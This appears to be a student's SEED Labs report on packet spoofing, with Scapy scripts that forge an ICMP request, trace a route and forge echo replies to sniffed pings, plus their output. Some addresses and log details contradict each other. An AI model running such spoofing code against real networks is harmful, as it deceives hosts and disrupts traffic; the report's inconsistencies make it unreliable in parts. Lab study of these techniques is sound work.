
Code:

```
from scapy.all import *

a = IP()
a.src = '1.2.3.4'
a.dst = '10.0.2.6'
send(a/ICMP())
ls(a)
```


Explanation:

1. Pertaining to the programming code: A distinct Virtual Machine was employed, possessing the IP address '10.0.2.6'. An ICMP packet was subsequently dispatched from this machine, with '1.2.3.4' arbitrarily selected as the source IP.
2. About the question: I fabricated an ICMP echo request packet and transmitted it to a distinct virtual machine situated within the identical subnet. To ascertain the recipient's acceptance of our request, I employed the use of Wireshark. Leveraging the capabilities of the Scapy library, I altered the source IP to coincide with our own, specifically 1.2.3.4, and subsequently dispatched the packet to its destination, 10.0.2.6. The delivery of the packet was successfully acknowledged by 10.0.2.6, which in turn issued an echo reply back to 1.2.3.4.

Screenshot:



```
[02/17/21]seed@VM:~/.../volumes$ sudo python3 icmp_spoofing.py
.
Sent 1 packets.
version    : BitField  (4 bits)                   = 4             (4)
ihl        : BitField  (4 bits)                   = None          (None)
tos        : XByteField                           = 0             (0)
len        : ShortField                           = None          (None)
id         : ShortField                           = 1             (1)
flags      : FlagsField  (3 bits)                 = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                  = 0             (0)
ttl        : ByteField                            = 64            (64)
proto      : ByteEnumField                        = 0             (0)
chksum     : XShortField                          = None          (None)
src        : SourceIPField                        = '1.2.3.4'     (None)
dst        : DestIPField                          = '10.0.2.6'    (None)
options    : PacketListField                      = []            ([])
[02/17/21]seed@VM:~/.../volumes$
```


VM 2 : IP = 10.0.2.6
[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time       Source          Destination     Protocol Length Info
   4 2021-...  PcsCompu ...    PcsCompu 35:b... ARP       42 10.0.2.6 is at 08:00:27:c1:53:d4
   5 2021-...  1.2.3.4         10.0.2.6        ICMP      60 Echo (ping) request  id=0x0000, seq=0/0, tt...
   6 2021-...  10.0.2.6        1.2.3.4         ICMP      42 Echo (ping) reply    id=0x0000, seq=0/0, tt...
   7 2021-...  10.0.2.4        8.8.8.8         DNS      100 Standard query 0xf1f2 A connectivity-check....
   8 2021-...  8.8.8.8         10.0.2.4        DNS      148 Standard query response 0xf1f2 A connectivi...
   9 2021-...  10.0.2.4        35.232.111.17   TCP       74 48014 → 80 [SYN] Seq=536474754 Win=64240 Le...
  10 2021-...  35.232.11...    10.0.2.4        TCP       60 80 → 48014 [SYN, ACK] Seq=241267 Ack=536474...
  11 2021-...  10.0.2.4        35.232.111.17   TCP       60 48014 → 80 [ACK] Seq=536474755 Ack=241268 W...

› Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
› Ethernet II, Src: PcsCompu_35:b3:59 (08:00:27:35:b3:59), Dst: PcsCompu_c1:53:d4 (08:00:27:c1:53:d4)
˅ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.6
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  › Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 28
    Identification: 0x0001 (1)
  › Flags: 0x0000

0000  08 00 27 c1 53 d4 08 00  27 35 b3 59 08 00 45 00   ··'·S···  '5·Y··E·
0010  00 1c 00 01 00 00 40 01  6a d5 01 02 03 04 0a 00   ······@·  j·······
0020  02 06 08 00 f7 ff 00 00  00 00 00 00 00 00 00 00   ········  ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········  ····

wireshark_enp0s3_20210217093601_KwBFQR.pcapng     Packets: 18 · Displayed: 18 (100.0%) · Dropped: 0 (0.0%)     Profile: Default
```

Task 1.3: Traceroute

Write your tool to perform the entire procedure automatically.

What is the definition of **Traceroute**? Traceroute is a critical tool utilized in the domain of computer networking. Its primary purpose is to delineate the probable routes that data packets could follow when navigating through an Internet Protocol (IP) network. Moreover, it has the capability to quantify the potential latencies that these data packets may encounter during their journey.

Code File: my_traceroute.py


Code:

```
from scapy.all import *

inRoute = True
i = 1
while inRoute:
        a = IP(dst='216.58.210.36', ttl=i)
        response = sr1(a/ICMP(),timeout=7,verbose=0)

        if response is None:
                print(f"{i} Request timed out.")
        elif response.type == 0:
                print(f"{i} {response.src}")
                inRoute = False
        else:
                print(f"{i} {response.src}")

        i = i + 1
```


Explanation:

1. Delving meticulously into the complexities of the code, I've implemented a bespoke traceroute utilizing the potent Scapy library. The designated target is IP ‘216.58.210.36’, the digital core of Google LLC. Each packet transmitted results in an incremental increase in the 'ttl' flag. By leveraging a while-loop, I've engineered a relentless mechanism that persists until the routing objective is achieved. The critical tool in this process is Scapy's sr1() function, always alert and prepared to detect the echo of a returning packet. As for 'timeout' and 'verbose', they serve as more than mere parameters. They function as vigilant sentinels, enforcing a stringent timeline on response time and curtailing the dissemination of extraneous details. Let's commence this technical exploration.
2. About the question: This application is engineered to compute the quantity of routers, also referred to as "hops", necessary for the transmission of a packet to its predetermined IP address destination. Each line manifested corresponds to a unique router. The time-to-live feature plays a pivotal role, as it reciprocates an error from every hop until the packet arrives at its destination. This enables the logging of each IP router until the operation is finalized. In this particular scenario, we intersected with 15 distinct routers, out of which 5 timed out. Encountering a "Request timed out" message at the commencement or during the course of a traceroute is a prevalent occurrence and can be overlooked. This typically signifies a device that is not responsive to ICMP or traceroute requests.

Screenshot:



```
seed@VM: ~/.../volumes
[02/17/21]seed@VM:~/.../volumes$ sudo python3 my_traceroute.py
1 10.0.2.1
2 192.168.1.1
3 10.170.52.1
4 Request timed out.
5 172.17.4.222
6 Request timed out.
7 Request timed out.
8 213.57.0.114
9 Request timed out.
10 Request timed out.
11 213.57.0.166
12 213.57.0.149
13 108.170.246.161
14 108.170.232.105
15 216.58.210.36
[02/17/21]seed@VM:~/.../volumes$ 
```



```
seed@VM: ~
[02/17/21]seed@VM:~$ traceroute 216.58.210.36
traceroute to 216.58.210.36 (216.58.210.36), 30 hops max, 60 byte pac
kets
 1  _gateway (10.0.2.1)  0.282 ms  1.003 ms  0.924 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
```

Task 1.4: Sniffing and-then Spoofing
You will combine the sniffing and spoofing techniques to implement the following sniff-and then- spoof program.

What does the **ARP protocol** do? ARP, short for Address Resolution Protocol, is designed for finding the exact physical, or MAC (Media Access Control), address linked to a certain online layer address, often an IPv4 address. This method uses special messages called 'who-has' messages. These messages are sent out by the IP system to every device in a network, or VLAN (Virtual Local Area Network), to figure out which device has the specific IP address mentioned.

Code File: sniffing_and_spoofing.py

Code:

```
#!/usr/bin/python
from scapy.all import *

def send_packet(pkt):

        if(pkt[2].type == 8):
                src=pkt[1].src
                dst=pkt[1].dst
                seq = pkt[2].seq
                id = pkt[2].id
                load = pkt[3].load
                print(f"Flip: src {src} dst {dst} type 8 REQUEST")
                print(f"Flop: src {dst} dst {src} type 0 REPLY\n")
                reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load
                send(reply,verbose=0)

interfaces = ['enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)
```


Explanation:

1. Pertaining to the code structure: The function of the 'if' block is to ascertain whether an ICMP constitutes a request. Upon fulfillment of this condition, a corresponding reply packet is generated, derived from information extracted from the initial packet. The destination (dst) and source (src) are reciprocally exchanged during this procedure. This indicates that the software will consistently respond with an echo reply upon detection of an ICMP echo request, regardless of the specific target IP address, through the implementation of this packet spoofing method. The function pkt[Raw].load is employed to retain the original packet data payload, thereby ensuring its accurate return to the sender.
2. About the question (explanation with screenshots): In the execution of this task, I conducted an evaluation of three unique scenarios, each involving a different IP address


for the pinging process. I utilized a program titled 'sniffing_and_spoofing.py', which is engineered to detect any ICMP packets within the given subnet. Upon recognition of an ICMP packet, the program automatically returns an ICMP reply packet to the originating sender. This process occurs regardless of whether the IP echo request is absent, thus ensuring that a reply packet is invariably dispatched to the sender. For the successful completion of this task, I deployed two Virtual Machines (VMs). The primary VM, identified as 'VM1,' is assigned the IP address '10.0.2.4'. The secondary or auxiliary VM, designated as 'VM2,' operates under the IP address '10.0.2.5'.

In the initial scenario, Virtual Machine 2 (VM2) attempts to ping '1.2.3.4', causing 100% packet loss without the program's intervention. The ARP protocol queries for the IP destination, and the attacker, represented by a program on Virtual Machine 1 (VM1), responds, redirecting the ICMP packet reply back to VM2.


Screenshot:



```
[02/17/21]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing
.py
Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

Flip: src 10.0.2.6 dst 8.8.8.8 type 8 REQUEST
Flop: src 8.8.8.8 dst 10.0.2.6 type 0 REPLY

^C[02/17/21]seed@VM:~/.../volumes$ 
```




```
[02/17/21]seed@VM:~$ ping -c 3 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=67.8 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=18.4 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=20.5 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 18.353/35.550/67.785/22.810 ms
[02/17/21]seed@VM:~$
```


[SEED Labs] *enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
1
2
3

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02…	10.0.2.6	8.8.8.8	ICMP	98	Echo (ping) request i
2	2021-02…	PcsCompu_35:…	Broadcast	ARP	60	Who has 10.0.2.6? Tell
3	2021-02…	PcsCompu_c1:…	PcsCompu_35:b3:59	ARP	42	10.0.2.6 is at 08:00:2
4	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
5	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
6	2021-02…	10.0.2.6	8.8.8.8	ICMP	98	Echo (ping) request i
7	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
8	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
9	2021-02…	10.0.2.6	8.8.8.8	ICMP	98	Echo (ping) request i
10	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
11	2021-02…	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply i
12	2021-02…	PcsCompu_c1:…	RealtekU_12:35:00	ARP	42	Who has 10.0.2.1? Tell
13	2021-02…	RealtekU_12:…	PcsCompu_c1:53:d4	ARP	60	10.0.2.1 is at 52:54:0


wireshark_enp0s3_20210217110837_kn9SN9.pcapng Packets: 13 · Displayed: 13 (100.0%) Profile: Default

In the second scenario, Virtual Machine 2 (VM2) attempts to ping '10.9.0.99', a non-existent host on the Local Area Network (LAN). Despite the absence of this host, the fundamental principles of the Address Resolution Protocol (ARP) remain unshaken. Regardless of the host's nonexistence, the software on Virtual Machine 1 (VM1) functions flawlessly, responding with an Internet Control Message Protocol (ICMP) response packet.

